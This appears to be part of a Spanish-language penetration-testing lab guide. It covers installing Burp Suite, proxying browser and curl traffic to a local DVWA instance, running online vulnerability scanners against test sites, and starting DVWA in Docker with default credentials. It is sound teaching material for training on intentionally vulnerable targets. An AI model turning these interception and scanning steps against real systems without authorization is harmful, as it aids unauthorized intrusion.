
```
sudo apt install -y burpsuite
```


- **Ejercicios:**

1. Configurar el **proxy** del navegador a 127.0.0.1:8080 y capturar una petición a DVWA.





Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.9.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Learn, explore and discover
Getting started with Burp Suite
Get going right away - with our quick start tutorial.
Start here
Burp Suite - a guided video tou
Take a run-through of all the major Burp Suite features.
Watch the tour
Burp Suite video tutorials
See how to use Burp Suite's main features and tools.
Find out more
The Web Security Academy
Learn how to find more vulnerabilities using Burp Suite.
Start learning
Burp Suite Support Center
Find the answers to your Burp Suite questions here.
Find answers
Burp Suite on Twitter
Join Burp Suite's huge community, and stay in th know.
Follow us



All User Project
Tools
Proxy
Intruder
Repeater
Sequencer
Burp's browser
Proxy listeners
Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the liste
Add
Edit
Remove
Running Interface Invisible Redirect Certificate TLS Protocols
127.0.0.1:8080 Per-host Default



Software is Preventing Firefox From Safely Connecting to This Site
portswigger.net is most likely a safe site, but a secure connection could not be established. This issue is caused by PortSwigger CA, which is either software on your computer or your network.
What can you do about it?
portswigger.net has a security policy called HTTP Strict Transport Security (HSTS), which means that Firefox can only connect to it securely. You can't add an exception to visit this site.
If your antivirus software includes a feature that scans encrypted connections (often called "web scanning" or "https scanning"), you can disable that feature. If that doesn't work, you can remove and reinstall the antivirus software.
If you are on a corporate network, you can contact your IT department.
If you are not familiar with PortSwigger CA, then this could be an attack, and there is nothing you can do to access the site.
Learn more…
Go Back
Advanced…

curl -v --proxy 127.0.0.1:8090 http://localhost/DVWA/ --cookie "PHPSESSID=219be650339ab7f6a00f2b27fdccefdd"

```
~/Documents/box/Modlishka master ?2 ❯ curl -v --proxy 127.0.0.1:8090 http://localhost/DVWA/ --c
ookie "PHPSESSID=219be650339ab7f6a00f2b27fdccefdd"
*   Trying 127.0.0.1:8090...
* Connected to 127.0.0.1 (127.0.0.1) port 8090
* using HTTP/1.x
> GET http://localhost/DVWA/ HTTP/1.1
> Host: localhost
> User-Agent: curl/8.15.0
> Accept: */*
> Proxy-Connection: Keep-Alive
> Cookie: PHPSESSID=219be650339ab7f6a00f2b27fdccefdd
>
* Request completely sent off
< HTTP/1.1 200 OK
< Date: Mon, 03 Nov 2025 08:17:28 GMT
< Server: Apache/2.4.65 (Debian)
< Set-Cookie: security=impossible; path=/; HttpOnly
< Expires: Tue, 23 Jun 2009 12:00:00 GMT
< Cache-Control: no-cache, must-revalidate
< Pragma: no-cache
< Set-Cookie: PHPSESSID=6e86a2fd26c4680041b0273be0dd76bf; expires=Tue, 04 Nov 2025 08:17:28 GMT
```








15) Pentest-Tools.com

- **Para qué sirve:** suite **online** de escaneos (subdominios, web, CMS, etc.).
- **Open-source:** No.
- **Instalar en Kali:** No; es web/SaaS.
- **Ejercicios:**

    1. Ejecutar un **Website Vulnerability Scan** sobre un sitio de lab.
    2. Comparar resultados con Nmap/dirsearch locales.

    Para hacer pruebas podemos usar

    http://testphp.vulnweb.com/



---

16) AppCheck

- **Para qué sirve:** escáner **SaaS** para **API e infraestructura** (DAST + algunas pruebas).
- **Open-source:** No.
- **Instalar en Kali:** No; es web/SaaS.
- **Ejercicios:**
    1. Subir una **colección Postman** de una API de pruebas y lanzar escaneo.
    2. Revisar falsos positivos y marcar excepciones.

Bonus: montar targets vulnerables de práctica

DVWA con Docker (en Kali)

```
sudo apt install -y docker.io docker-compose-plugin
docker run --rm -it -p 8085:80 vulnerables/web-dvwa
# Abre http://localhost:8085 (usuario: admin / password: password)
```